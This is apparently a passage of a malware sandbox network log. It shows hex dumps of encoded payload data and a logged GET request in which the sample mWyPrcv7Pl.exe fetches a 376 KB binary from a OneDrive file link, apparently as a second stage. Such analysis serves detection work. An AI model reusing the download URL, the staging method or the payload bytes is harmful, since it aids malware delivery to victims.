f8 2e 36 36 ca ca ca 79 a5 79 3c 9b 97 3e 9b 7f 38 a9 3e 97 38 99 9b 7b 42 ca ca 79 a5 7f 38 9f 3e 9f 97 36 9f 44 9b 7b 42 ca ca 79 a5 77 2e 2e 1c 9b 30 89 9b 3c 40 9b 3c Data Ascii: !N>Ey5.;(4i|7"+wJ55a}5ZJ>;5552w5>*2wz52wj52wZ52/wJ52/w:52/w*56i.66yy<>8>8{By8>6D{Byw..0<@<
2022-08-05 10:51:21 UTC	152	IN	Data Raw: c1 ca 39 3b aa 19 0c ca d9 b2 19 0c ca d7 ae 19 0c ca b9 8a d2 bf d0 d7 ae 19 0c ca c1 0a ce b9 b2 d2 bf 7b c2 69 8a bf 7b c6 15 a3 c2 a2 6b 8e e2 0c ca b2 7f 4f c8 35 c1 a2 81 bb 11 3c 87 79 fd 3b a6 19 0c ca ca ca ca ca c1 d0 45 ed ca f7 b2 d6 bf 3d c1 d0 45 ed ca 30 5b 35 45 45 ed 8a d9 c2 19 0c ca b9 75 39 ab e4 d7 b2 19 0c ca 39 3b c2 19 0c ca d9 ba 19 0c ca d7 ba 19 0c ca c1 8b da 37 da b9 d0 cc 35 3b a6 19 0c ca 81 ab 84 d7 ae 19 0c ca c1 0a ce 39 3b ae 19 0c ca d9 ae 19 0c ca d7 ae 19 0c ca b9 02 ca 45 bd 14 35 35 35 95 28 91 8f 8f 93 8c d6 ca ca ca ca ca ca ca ca 0a 89 20 8d c1 a2 bf 53 96 19 0c ca c1 f9 69 9c 1c 1a d7 96 19 0c ca c1 0a 06 cf 39 ce ee 49 1e ee ce b9 8e d2 d9 9a 19 0c ca d7 9a 19 0c ca c1 0a 1a b2 cc de c8 35 c1 c2 d7 9a 19 0c ca c1 Data Ascii: 9;{i{kO5<y;E=E0[5EEu99;75;9;E555(Si9I5
2022-08-05 10:51:21 UTC	160	IN	Data Raw: 63 4f c8 35 69 8a 24 8f 8f 2e bf da 32 ea 02 0c ca f9 1f 38 d0 c8 35 21 c2 93 f9 c1 8a 35 5b 6a 2d 0c ca c1 8a 89 f1 5a 1b 0c ca b9 71 ca 45 bb 6b 37 ca ca 32 52 6f 0c ca b2 09 67 c8 35 bf 39 b9 71 ca 45 4e ea 37 ca ca 32 62 6f 0c ca c1 39 1a b2 f9 67 c8 35 d9 5e 1b 0c ca 32 7e 6f 0c ca c1 39 1a b2 e7 67 c8 35 d9 62 1b 0c ca 32 8e 6f 0c ca c1 39 1a b2 d5 67 c8 35 d9 66 1b 0c ca 32 9e 6f 0c ca c1 39 1a b2 c3 67 c8 35 d9 6a 1b 0c ca 32 aa 6f 0c ca c1 39 1a b2 b1 67 c8 35 d9 6e 1b 0c ca 32 b6 6f 0c ca c1 39 1a b2 9f 67 c8 35 d9 72 1b 0c ca 32 d2 04 0c ca c1 39 1a b2 8d 67 c8 35 d9 76 1b 0c ca 32 e2 04 0c ca c1 39 1a b2 7b 67 c8 35 d9 7a 1b 0c ca 32 f2 04 0c ca c1 39 1a b2 69 67 c8 35 d9 7e 1b 0c ca 32 02 04 0c ca c1 39 1a b2 57 67 c8 35 d9 82 1b 0c ca 32 12 Data Ascii: cO5i$.285!5[j-ZqEk72Rog59qEN72bo9g5^2~o9g5b2o9g5f2o9g5j2o9g5n2o9g5r29g5v29{g5z29ig5~29Wg52
2022-08-05 10:51:21 UTC	176	IN	Data Raw: eb fd 33 35 c1 bb 62 31 35 35 24 b2 4b 96 35 35 c3 bb 5e 31 35 35 84 36 52 0c ca b2 cf fd 33 35 c1 bb 5e 31 35 35 1a c3 bb 5a 31 35 35 84 be 52 0c ca b2 4c fd 33 35 c1 bb 5a 31 35 35 24 b2 ac 01 35 35 c3 bb 56 31 35 35 84 46 52 0c ca b2 30 fd 33 35 c1 bb 56 31 35 35 1a c3 bb 52 31 35 35 84 be 52 0c ca b2 85 fd 33 35 c1 bb 52 31 35 35 24 b2 e5 01 35 35 c3 bb 4e 31 35 35 84 5e 52 0c ca b2 69 fd 33 35 c1 bb 4e 31 35 35 1a c3 bb 4a 31 35 35 84 be 52 0c ca b2 e6 fd 33 35 c1 bb 4a 31 35 35 24 b2 46 01 35 35 c3 bb 46 31 35 35 84 76 52 0c ca b2 ca fd 33 35 c1 bb 46 31 35 35 1a c3 bb 42 31 35 35 84 be 52 0c ca b2 1f 90 33 35 c1 bb 42 31 35 35 24 b2 7f 01 35 35 c3 bb 3e 31 35 35 84 ca bf 0c ca b2 03 90 33 35 c1 bb 3e 31 35 35 1a c3 bb 3a 31 35 35 84 e6 bf 0c ca b2 Data Ascii: 35b155$K55^1556R35^155Z155RL35Z155$55V155FR035V155R155R35R155$55N155^Ri35N155J 155R35J155$F55F155vR35F155B155R35B155$55>15535>155:155
2022-08-05 10:51:21 UTC	192	IN	Data Raw: 69 ea 69 ee 69 f2 69 f6 69 fa 69 fe 69 02 69 06 69 1a 69 3a 69 42 69 46 69 4a 69 4e 69 52 69 56 69 5a 69 5e 69 62 69 72 69 92 69 9a 69 9e 69 a2 69 a6 69 aa 69 ae 69 b2 69 b6 69 ba 69 ca fe ea fe f2 fe f6 fe fa fe fe fe 02 fe 06 fe 0a fe 0e fe 12 fe 22 fe 42 fe 4a fe 4e fe 52 fe 56 fe 5a fe 5e fe 62 fe 66 fe 6a fe 7a fe 9a fe a2 fe a6 fe aa fe ae fe b2 fe b6 fe ba fe be fe c2 fe d2 6b f2 6b fa 6b fe 6b 02 6b 06 6b 0a 6b 0e 6b 12 6b 16 6b 1a 6b 2e 6b 4e 6b 56 6b 5a 6b 5e 6b 62 6b 66 6b 6a 6b 6e 6b 72 6b 76 6b 8a 6b aa 6b b2 6b b6 6b ba 6b be 6b c2 6b c6 6b ca 00 ce 00 d2 00 e6 00 06 00 0e 00 12 00 16 00 1a 00 1e 00 22 00 26 00 2a 00 2e 00 46 00 66 00 6e 00 72 00 76 00 7a 00 7e 00 82 00 86 00 8a 00 8e 00 9e 00 be 00 c6 00 ca 6d ce 6d d2 6d d6 6d da 6d de 6d Data Ascii: iiiiiiiiii:iBiFiJiNiRiViZi^ibiriiiiiiiiii"BJNRVZ^bfjzkkkkkkkkkkk.kNkVkZk^kbkfkjknkrkvkkkkkkkkk"&*.Ffnrvz~mm mmmm

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:21 UTC	208	IN	Data Raw: 41 66 b4 e8 5a cb 4d 40 4c e2 38 25 41 bb 1d cb 5d 56 c6 68 6f 75 fa 8e d5 64 ee 58 fc c5 1d 69 8e 62 5e 61 4c f0 56 29 75 0f d3 4c 06 a5 37 0d 69 aa 60 53 cd 17 4d 0f 75 31 54 51 5e b8 de a4 3f 48 c8 e4 b1 c1 5a 55 a9 cf 4e d4 32 cf f2 b2 66 e2 bf 1d d0 60 60 68 d3 62 e2 d5 b8 b2 a0 b4 33 2b b3 57 bb e0 ff ed 73 03 a3 c4 2e d8 bf 47 23 9f 23 c7 c1 dd d4 b6 7b 57 55 c0 53 b5 23 41 3c 62 e0 b5 b7 41 48 4e d5 d1 4c cc 9e b2 00 21 33 2b 3b b9 c3 bf c5 58 b0 fa c0 b6 33 e2 99 5c d6 b8 96 17 25 35 27 55 0d ea c6 cf e6 c5 33 3f 9e ac a0 f2 1b 52 b2 fb 75 19 cb 37 34 b0 3d 19 15 c4 c8 1b 27 25 0b 47 62 be cc a5 1b e2 0d 47 f7 61 1f cf 4d a1 35 b0 96 74 60 d6 3a 2f 21 0f bb 57 c0 b7 06 b4 64 c8 0b 68 ec a3 b8 ba c4 1d bc 73 34 23 27 23 b6 1f d0 a3 c0 51 5e b8 4d Data Ascii: AfZM@L8%A]VhoudXib^aLV)uL7i`SMu1TQ^?HZUN2f``hb3+Ws.G##{WUS#A<bAHNL!3+;X3\%5'U3?Ru74='%GbGaM5t`:/!Wdhs4#'#Q^M
2022-08-05 10:51:21 UTC	224	IN	Data Raw: 58 a5 88 25 aa ba b4 18 9d b2 1f 58 97 f3 1d 33 21 b1 91 e5 cd f1 b6 d1 70 17 5b 7a 35 ba af 59 58 af 73 19 3c 61 b4 34 6f 1d 19 22 c6 b6 aa a7 7e 76 d1 74 21 62 df c6 3b 72 1d 27 9d 63 cb a7 5d ae 36 65 2f a9 63 c2 1d 6e 21 c0 27 a1 86 62 ad cb ba b4 c8 70 25 58 70 2f 44 74 29 19 36 f8 c3 9f fc ac 36 6f bc 9d ea ac 35 32 b4 b0 b0 ad 05 d5 34 ae ba 35 1b 3d 34 b7 e8 ab 4c f1 35 50 5a ac dd 76 ba 23 a5 63 4c f4 35 19 bc 19 dc 2a c4 12 67 2e a0 84 4e 55 b7 d3 53 ed 5a b4 a4 fe aa ac 44 65 2f 95 9d 99 2e 02 70 b4 3b 2e 5c b0 54 37 34 cb d7 b8 fb b2 60 88 fc ac bc 19 25 80 d4 05 e5 ec 34 9e 58 97 75 b6 1f c8 55 c5 c7 3f 3a 66 6e b6 68 c7 27 5b 8c fb 0f fb 8c 96 66 e6 b8 b1 ac 9b 27 23 b6 c3 cf ef 37 93 64 77 8e 49 e5 b0 00 ab 05 ce c8 4c e6 5d 3c 0b c2 a9 ac Data Ascii: X%X3!p[z5YXs<a4o"~vt!b;r'c]6e/cn!'bp%Xp/Dt)66o5245=4L5PZv#cL5*g.NUSZDe/.p;.\T74`%4XuU?:f nh'[f'#7dwIL]<
2022-08-05 10:51:21 UTC	240	IN	Data Raw: ea 5a be 0a 42 fa e5 7f b3 27 0e f3 4a cd ac f6 30 c4 c8 4c 1f b2 24 1f c8 c4 54 30 fc 70 5a c3 1f 69 9b 17 25 62 1f 4a 18 17 b0 3c ea c7 34 06 96 1d 25 1f 33 eb 2a ae d3 cd ae 2f b1 fa f5 40 74 37 fa 03 c0 23 b6 27 a5 c5 31 19 32 2e 42 54 27 b4 ed 83 de 42 2c 4e 1d 17 bd 60 c6 ab f3 bc ae 51 47 3f 50 ba b4 eb a0 1c 0b b6 eb ba e7 1d 5a af 02 bf 60 2b b2 ea c8 17 af 5d 68 72 25 1b f7 84 78 f5 f6 f6 47 ec 8f 66 00 ab 5d b0 c5 3f c2 97 29 23 c6 ba b4 62 cf 7a b0 c2 c8 ba 3d 2c 35 be 27 b4 84 23 c3 65 b1 23 be b6 33 19 2d 67 10 21 27 0a 8e 1d 1c 54 b0 17 bd 84 ae 27 2c 66 1b aa de 48 1c 5c 4d 3f bc 2d b4 c0 d3 b2 f0 14 29 c4 39 2a 33 19 19 b0 d5 2f 94 14 29 19 de 76 bf 9f 6b b7 36 2d 68 d9 8d 79 15 3e ee 76 cf ea 4e 7d 51 5e 27 c8 1b 29 f1 bf ab 99 90 e9 b2 Data Ascii: ZB'J0L$T0pZi%bJ<4%3*/@t7#'12.BT'B,N`QG?PZ`+]hr%xGf]?)#bz=,5'#e#3-g!'T',fH\M?-)9*3/)vk6-hy>vN}Q^')
2022-08-05 10:51:21 UTC	256	IN	Data Raw: 54 cf cf 33 2d b0 19 b0 b3 5b 54 30 fc 66 a1 fa 27 b4 27 e4 b1 bd 5a b9 35 d9 0f 27 ae 34 63 54 e5 17 dc de 33 c6 1b 29 eb bb bd 17 da 21 c4 1d a7 08 c4 e2 3b af b6 1b 27 b8 cf 4e b4 85 8e 1b c8 d9 68 19 23 35 d6 97 1d 23 1f c8 bb de 9b 54 50 bd 2d 08 2d 35 1b 3d 62 b7 50 68 b0 26 fb 1d bc af 04 1c 84 b6 47 36 c8 23 2b b6 ef cf 58 bc 74 27 27 17 36 71 2b 4f 51 ab b0 33 21 b0 c1 cb c6 2f fb b0 bc ef bb c8 c6 2f e2 d6 c8 c6 2b b2 c7 3d 34 d3 5a 54 be e3 be b8 2b e2 48 d5 c3 d7 27 4d cd cf 56 62 1f cd b6 b8 1f d4 3a c7 52 cb c6 ff 07 1f 33 a9 f8 91 d7 cc 8a dd 73 f1 31 e4 45 c4 bc b4 c8 70 60 c1 b0 aa 17 19 bc 2a 61 b8 d6 e8 9b 35 ae ba c8 bd 4a 2f e0 11 21 b0 34 00 5e df 4a 21 35 ba 4d af c8 2b b4 c0 d5 43 40 d5 5a d3 b0 5c 31 ac 19 dc 62 d3 cf 72 bc e8 b1 Data Ascii: T3-[T0f''Z5'4cT3)!;'Nh#5#TP--5=bPh&G6#+Xt''6q+OQ3!//+=4ZT+H'MVb:R3s1Ep`*a5J/!4^J!5M+C@Z\1br
2022-08-05 10:51:21 UTC	272	IN	Data Raw: 5a d7 4e e6 34 70 c6 21 b2 4a b7 1f e1 83 1f bc 9d ee d5 36 73 c5 a5 05 c8 2f 1b cc d2 be 4a 1d bc e7 c2 e2 d6 86 19 b0 27 b9 cf 31 f6 71 25 b4 d4 36 2b d1 25 35 84 ae f5 4a c8 c8 02 1f 1f 45 32 ca c3 27 b1 61 b4 c6 3b 3d 17 b9 c8 ba af 59 68 3d d1 1b 29 58 47 b3 e8 4a 62 31 f3 02 25 b4 d4 e6 2b d1 25 35 d6 aa 40 2c ec 2b bb 27 6e f4 ae aa de 4d 2f 54 b4 c6 66 17 4e ec c8 ba e7 1d ef 58 39 da 72 aa 19 b0 d3 ac 04 4e 41 9b cd 5a 27 b4 1f 90 16 35 27 9d 59 b7 80 78 f6 b2 1f bc ae 86 de 96 d9 69 47 32 4c 46 5b 86 24 c7 37 97 c0 4a c8 1b 5a 2b 62 00 c8 17 37 53 c0 cf 25 b4 c9 bc bf 04 25 35 84 ae 76 cb 51 ce f3 ae b0 33 bd 19 65 58 ce 40 5c 50 c8 2f 33 e0 93 ba c4 2e 00 60 78 84 6f b6 b6 1f c8 f3 37 90 76 ea f5 eb 89 f4 e3 e4 94 d7 fc 74 90 44 ba cc 0f cc c5 Data Ascii: ZN4p!J6s/J'1q%6+%5JE2'a;=Yh=)XGJb1%+%5@,+'nM/TfNX9rNAZ'5'YxiG2LF[$7JZ+b7S%%5vQ3eX@\P/3.` xo7vtD
2022-08-05 10:51:21 UTC	288	IN	Data Raw: 62 25 1f ef 6c 78 5f 48 6c bf 80 ce 6e c4 66 e6 b8 af ac d3 89 63 4b b3 bc e2 38 21 d2 ad cd c3 df a7 bc 8f 0e ce ed 56 e6 1d 53 b3 5e dc 8d 50 4f bb cd 21 d0 2d 1f 32 4c 7c 17 64 d5 b2 e0 78 bc c4 b3 ac 2b 38 f2 cb b3 1d c6 e9 e3 e2 94 7e fc a7 2b dd 7b ce ed 56 e6 d5 53 cd 5e dc 8d 50 4f a9 68 b2 d0 c5 1f 3a 4c 7c ae 62 66 b2 ed 78 bc c4 27 ac 3c 5f 5a 34 c2 19 74 86 3f 90 e7 5f 34 25 ed 14 de ef cf 55 c7 e4 3c b7 55 8d d3 45 a5 ac b8 dc 54 29 56 4a eb 33 bd 64 b0 36 e9 1d bc af 2f 17 3c 5f 5a 34 c2 ae 74 86 3f 90 e7 5f d6 b3 2f 97 b0 c6 7f 54 e6 bd 58 d4 3a d3 dc 48 5e b9 de c5 b7 c7 52 d5 b0 42 21 c0 27 a9 08 cd 6c db 3b 8a e5 f8 ad cb 82 81 37 db 64 e2 1f 47 b3 64 d4 95 d1 cc 5e 66 b0 e4 17 bc 3a cb 6c 29 bd b7 2d 98 eb ba b4 29 2f 44 57 bb b3 c0 c2 Data Ascii: b%lx_HlnfcK8!VS^PO!-2L|dx+8~+{VS^POh:L|bfx'<_Z4t?_4%U<UET)VJ3d6/<_Z4t?_/TX:H^RB!'l;7dGd^f:I)-)/DW
2022-08-05 10:51:21 UTC	304	IN	Data Raw: 04 2b 27 78 7d eb 4b 46 e9 2f f4 61 33 b6 6e 93 df 49 2e 6a 2d e4 6f 21 b2 74 18 df 53 46 76 b4 d8 f2 aa b0 48 fe ab ed 8d d7 e6 36 7d b2 d0 65 33 2b eb 85 df de af 1e b0 2a fc b6 33 72 0e 7c d2 36 a7 17 25 35 1f 6a 65 b8 1f 84 14 e7 da 3e 2a aa 25 1f 1b 70 ec 29 27 7c 14 d7 3d 40 cc 1d bc c4 b0 f3 6f ac 19 6c 28 ef 39 9b d8 19 25 b4 1f 2c 6f b8 aa 7e 1a 86 e8 9d e0 27 ae 1f 27 32 f6 25 aa 6c 95 72 49 44 d4 2f 1b 2f b0 26 fc b2 33 af 04 44 84 7f 7e da 42 3f c4 19 bc 31 b9 ec c8 1b 84 42 ed d0 ad d2 1d 17 b0 1f 64 57 b0 33 e5 44 ed da b1 da b4 c6 c8 17 1b 67 27 35 e7 46 74 39 42 37 27 23 b6 27 b6 00 2b b6 ef b5 ed 49 ad fc 27 17 25 1d 0b 69 b2 b8 e3 36 86 da a5 f8 ae aa 25 27 01 5d 1b 29 3d b5 6b 2f c8 ba e7 af 74 ac 90 fc c8 ac dd 40 70 e2 46 6d bc 19 25 Data Ascii: +'x}KF/a3nI.j-o!tSFvH6}e3+*3r|6%5je>*%p)'|=@ol(9%,o~''2%lrID//&3D~B?1BdW3Dg'5Ft9B7'#'+I'%i6%'])=k/t@pFm%
2022-08-05 10:51:21 UTC	320	IN	Data Raw: d4 1b cd e4 29 68 fc de 4d e4 ab 0c 52 34 ff 29 97 ea df b2 08 df 47 0f 6a 44 2f b7 d5 41 9f 1e 58 39 a3 20 2b e0 b5 24 58 e2 9f 1a 54 e2 46 8f bb 49 2c 1c c9 ce 2c 8d c5 e2 ab 0c 5e dc 44 77 52 4f 46 24 bf 41 af 85 68 ca 40 14 60 41 9f 1e c0 39 a3 20 c7 e0 b5 24 50 e2 9f 1a 68 31 d5 b4 27 b4 3c 57 23 d0 2c 8d 19 82 53 c8 4c dc 2b c9 5d da 2d 1f 33 ba b4 db 73 7a 53 37 d0 d2 d1 35 e2 52 27 b4 72 38 f2 c7 73 2f c4 19 bc 19 80 5f 82 dc 3f 4f 4d 70 fc c2 2b 57 c8 27 ae 1f 1f e1 5d 50 de 2b 06 26 c9 f7 d6 52 b9 c1 b9 d4 0d 02 49 bf 1c ac d7 5a e7 80 75 ae c7 2c 60 56 c4 34 35 64 c7 83 ff ea 51 24 5d 66 83 af 62 c8 62 85 0d 74 79 1e 00 eb 44 c8 c5 2f 1b 12 c1 4c ac 98 a2 b7 24 98 bf e8 01 c9 b9 0a b6 69 f0 2c 2b fb c3 25 55 ac 91 47 40 b0 2c b8 0c 56 8a 99 68 Data Ascii:)hMR4)GjD/AX9 +$XTFI,,^DwROF$Ah@`A9 $Ph1'<W#,SL+]-3szS75R'r8s/_?OMp+W']P+&RIZu,`V45dQ$]f bbtyD/L$i,+%UG@,Vh
2022-08-05 10:51:21 UTC	336	IN	Data Raw: 9e fe 71 a2 5a 05 93 21 57 df 46 da 5f ec 68 51 57 62 96 0c d6 44 60 79 b0 b6 4e fe 24 51 bf 68 a8 a5 3f 0e 09 8f 31 74 a2 75 7c 37 8d d9 7b 26 3b b6 76 97 47 45 82 e5 77 60 ca b9 c7 d2 9d 1e 7b dc 92 47 99 4f b1 c0 0b 19 96 41 e9 ae e4 bb e8 cc ee 45 65 f4 6c 3a f6 ac 8e 84 e1 52 dc b3 02 e0 38 8b 14 b6 64 0b b8 80 75 c0 c4 d7 8c 4e c0 e3 ef 3b 26 a8 f1 de e7 0d fc 12 78 73 7e 9a 6b b1 e1 0c 9c e4 d6 8f 1d 0c 5b 3b 33 9d 8b 2a 9c 78 67 ac cb 18 9f 11 64 6f da e2 42 8d c4 44 5f 5f 6c 09 8c 21 18 5a bb 9c 47 e2 21 5e 4c 86 2e 79 f6 d5 23 ba 7b 02 da c0 e9 04 12 4a 93 5e b7 3f f7 7b 14 49 76 99 e9 9d 79 f5 21 1f a3 97 0e 98 3e 52 3d 7b 9f 0b 7e 90 e0 96 3c b1 67 a5 fb b4 82 ab 88 58 b2 7e 1f 71 72 fc 61 b1 aa 84 e1 61 4a 19 7d 3a 78 2c ba 53 d8 b6 41 c3 37 Data Ascii: qZ!WF_hQWbD`yN$Qh?1tu|7{&;vGEw`{GOAEel:R8duN;&xs~k[;3*xgdoBD__l!ZG!^L.y#{J^?{Ivy!>R={~<g X~qraaJ}:x,SA7

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:21 UTC	352	IN	Data Raw: b8 37 86 53 11 4f 0b 1b 80 61 b6 85 c2 f9 8f 92 1c 68 50 74 cb 59 d7 0a 2b a3 92 56 a2 9b 2e 19 52 aa 1a d3 de 5a 50 52 ab 74 d5 49 a6 7e 60 63 7f df 43 a9 2c ef 44 ce ec 58 c2 a6 57 ef 2c 6f ca 80 a3 11 00 a6 aa e1 38 a8 08 4e 7b 1c 5a 86 cd 18 07 67 9d 97 b6 44 48 64 e0 01 4b ae 84 2e 2a ad 4d 0d a8 ce 33 b0 56 c8 42 72 9a 51 74 d7 ad 39 9a ff e5 ff 92 ac 43 7d 42 3f 69 e9 dc a8 47 84 f1 11 b8 70 96 14 3b d7 13 da c2 1b 11 55 20 a0 ba 69 bd da 37 14 cf 0d 1c d0 a9 d8 74 84 b0 9b ee 8b a9 8d 09 10 c8 08 ec dc 23 68 ec 49 d2 7f 6b 5a 1a e1 4d 20 13 55 8a 1a 2f d3 87 c8 84 2f 0b 6e d0 bc f8 f8 d7 33 af 2e 5b 2d a2 f0 fc 33 59 b7 d6 4d 8a e6 e0 10 d1 89 ad a8 09 f2 e8 0f bf 88 8d 1d 30 54 3a 3f bf e8 20 c3 c9 cd dd 1d c1 b7 7c 56 f9 23 a1 5e 9d 4a 0d 1e d7 Data Ascii: 7SOahPtY+V.RZPRtI~`cC,DXW,o8N{ZgDHdK.*M3VBrQt9C}B?iGp;U i7t#hIkZM U//n3.[-3YM0T:? |V#^J
2022-08-05 10:51:21 UTC	368	IN	Data Raw: 4a 1d ce 61 9b e8 a8 a5 27 56 71 aa 57 e2 1c ee d1 03 6d ce 85 71 86 94 34 1a 2f db 72 cc ed c6 50 f0 88 43 30 b2 ee 72 f0 d4 d3 c3 98 d4 18 51 91 2e ed 29 46 5f 61 f2 ec 4f ff a7 58 ef b8 4e f6 58 9e 3e 33 54 45 7f 4d 21 8a 0f 35 c1 b6 83 b2 65 a0 a4 27 0b 34 83 cf b4 04 a2 ca be b7 e4 06 69 c6 82 2a ef 92 ed 9b 87 8d e2 76 1b 00 e8 50 18 36 95 f5 63 24 c4 28 e1 ec 2f e8 b6 f3 cf 43 26 77 88 ec 19 34 18 d5 eb 34 16 72 7f 23 57 e2 3b 32 ac e5 65 7a e6 47 e4 e8 f4 a7 e7 8a c9 e8 92 11 07 65 93 9a d3 a3 e8 23 ad 92 bc 45 76 16 d9 e6 28 d9 42 f1 63 b7 33 66 9f 00 58 fb 73 c2 54 e4 ef ab 09 ee fb 16 b3 e2 c9 78 3c 83 d4 03 03 89 22 5d b2 cf 8c 51 65 6d 8c d1 2b b4 a4 8c 96 91 f3 53 14 a6 5a e1 d0 7b 29 96 93 0c e3 f1 84 10 e1 c0 07 6f de cb fd af 8c 4b 1d 6b Data Ascii: Ja'VqWmq4/rPC0rQ.)F_aOXNX>3TEM!5e'4i*vP6c$(/C&w44r#W;2ezGe#Ev(Bc3fXsTx<"]Qem+SZ{}oKk
2022-08-05 10:51:21 UTC	384	IN	Data Raw: 80 d4 23 97 ec 98 22 bd f5 3c 8b 38 0b 93 91 c2 cb 28 f7 b7 7b 56 ea 4f f2 6d 14 94 4d f7 48 04 3a c2 d7 95 59 ab 35 3b 4a 54 ce 6d 4d 8a 41 42 a6 f9 5c 6a de 0e 0d 9e 9a be 4e ac 21 f6 a4 ce 67 a1 81 36 64 5a be 00 be ae b1 25 97 81 05 f0 8c cf d9 3a c6 84 32 47 39 7d bb 3c fd a9 0d 8f 3a 27 60 67 98 da 10 09 59 6f 04 4a 63 bc 21 d6 c1 6b 7f b5 9c 7c 05 9b 82 ef b5 04 2f b2 cf 8c 12 2e b6 45 90 62 08 2e b4 ba 72 7b ab 65 f2 81 68 e5 0e 08 7a 3c f9 7b 18 82 72 b0 a1 a7 87 33 ed 09 68 1a af 0e 14 5e 90 c1 12 84 98 27 b6 3c 61 a0 6a 00 b2 0f af e7 6a ba f8 4c 84 b4 e4 8c 2c 6a c1 bf 18 f3 d3 b7 80 43 31 c2 a4 a8 5c 22 1e c9 23 58 8e 61 de 06 fa 93 b0 b0 e5 81 f2 6d 10 f8 14 06 fd d2 90 df d2 38 63 30 54 e9 5a 30 71 26 25 0f 68 29 41 79 5f 16 36 79 28 d5 b6 Data Ascii: #"<8({VOmMH:Y5;JTmMAB\jN!g6dZ%:2G9}<:`gYoJc!k|/.Eb.r{ehz<{r3h^'<ajjL,jC1\"#Xam8c0TZ0q&%h)Ay_6y(

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49770	13.107.43.12	443	C:\Users\user\Desktop\mWyPrcv7Pl.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:44 UTC	389	OUT	GET /y4mU_cOp4FkuMrBqpy1lAxPeL7Y4-t6nTIcmExuaSr1jPX7RC9SsyWZj-O4-vsqLM06YNMh3Q5d0cwLEHQdAr qf5FRqlxByoCRcLVdAJBOIYw-15i_tur2Q4cpiC3ltpX5Vuf6B9eYf9RDkDDRQe9atVCwDZdR-_MuvZgXWQLOlRdRZ atQBi09VHObunb1Y-bFCDz8gRJfojhZ97POyKx6NdQ/Tdcecogbbgrxarcelvdgocpkcdmqukp?download&psid=1 HTTP/1.1 User-Agent: lVali Host: p5lwwa.am.files.1drv.com Connection: Keep-Alive
2022-08-05 10:51:45 UTC	389	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 376320 Content-Type: application/octet-stream Content-Location: https://p5lwwa.am.files.1drv.com/y4mvhKZp4Gd64KYamq2Wfd2SQv3HKrsqfBmLESdWEMe08HDbW 6BDnz0-DxqxDMbfg2p3mhJ8JaOndbgCKUeyOuDSWSk6E-a2AG2CyfK05M6kfieQYlLZbUqvw3LO-supafyDCfoJsOO TTA1Uf96m-l_iwV1XwM3O8h7aPGgSWlIuu8r-ugMuc4flqHzXnDRhTSZ Expires: Thu, 03 Nov 2022 10:51:45 GMT Last-Modified: Tue, 26 Jul 2022 05:24:44 GMT Accept-Ranges: bytes ETag: FB5C5DB4B53601EB!540.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: AM3PPF12F2E109D Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: 6yTF8tYL5k64UG8yxXgo8Q.0 X-SqlDataOrigin: S CTag: aYzpGQjVDNURCNEI1MzYwMUVCITU0MC4yNTc X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="Tdcecogbbgrxarcelvdgocpkcdmqukp" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.966.720.2006 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 2BCDB58C28E6434AB9DC9C220BD6FC12 Ref B: VIEEDGE1812 Ref C: 2022-08-05T10:51:44Z Date: Fri, 05 Aug 2022 10:51:45 GMT Connection: close
2022-08-05 10:51:45 UTC	390	IN	Data Raw: 83 24 5a ca 39 ca ca ca ce ca ca ca 35 35 ca ca 82 ca ca ca ca ca ca ca ca 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 37 ca ca d8 55 84 d8 ca 7e 3f 03 57 82 37 16 03 57 1e 32 9f a9 ea 3a 3c a5 9d 3c 97 a3 ea 99 97 38 38 a5 3e ea 2c 9b ea 3c ab 38 ea 9f 38 ea 0e 85 89 ea a3 a5 2e 9b f8 43 43 d4 ee ca ca ca ca ca ca ca 8a c2 51 16 4e cf ab 55 4e cf ab 55 4e cf ab 55 e4 6f 7c 55 bb cf ab 55 8c 92 74 55 c5 cf ab 55 8c 92 cb 55 2e cf ab 55 8c 92 5e 55 9c cf ab 55 c3 17 c0 55 4c cf ab 55 c3 17 bc 55 4a cf ab 55 c3 17 33 55 bb cf ab 55 c3 17 b0 55 d7 cf ab 55 4e cf 3e 55 78 d1 ab 55 2f aa cb 55 50 cf ab 55 2f aa 5e 55 8e cf ab 55 bf 01 78 55 bb cf ab 55 2f aa e1 55 bb cf ab 55 1c 9f 99 32 4e cf ab Data Ascii: $Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N
2022-08-05 10:51:45 UTC	392	IN	Data Raw: ea 0c a5 3c 36 97 38 2e ea 7b 2e 9f 3e 9f a5 38 ea df ea fc fa fa fe f6 ea fc fa fa 6b ea 1a 9f 9b 3c 3c 9b ea 36 9b ea 1c 9f 99 32 9b ea 65 ea 1a 3c a5 30 9b a9 a9 9f a5 38 97 36 ea 89 a5 30 3e ad 97 3c 9b ea 0e 9b 40 9b 36 a5 3a a3 9b 38 3e ca ba 45 7a 47 f9 c3 0a ca c1 d2 bf d4 c1 12 ce c1 0a d2 bf 14 ce bf 0c d2 f9 c3 0a ca c1 d2 bf d4 c1 12 ce bf 14 ce c1 12 d2 bf 14 d2 c1 12 d6 c1 0a da bf 14 d6 bf 0c da f9 c3 0a ca c1 d2 bf d4 c1 12 ce bf 14 ce c1 12 d2 bf 14 d2 c1 12 d6 bf 14 d6 c1 12 da bf 14 da c1 12 de c1 0a e2 bf 14 de bf 0c e2 f9 c3 0a ca 15 f2 15 32 d2 15 32 da 15 32 e2 c1 12 ea bf 14 ea 15 44 e2 15 44 da 15 44 d2 15 04 f9 c3 0a ca 15 f2 15 32 d2 15 32 da 15 32 e2 15 32 ea c1 12 f2 bf 14 f2 15 44 ea 15 44 e2 15 44 da 15 44 d2 15 04 f9 5a 15 Data Ascii: <68.{.>8k<<62e<0860><@6:8>EzG222DDD2222DDDDZ

Timestamp	kBytes transferred	Direction	Data
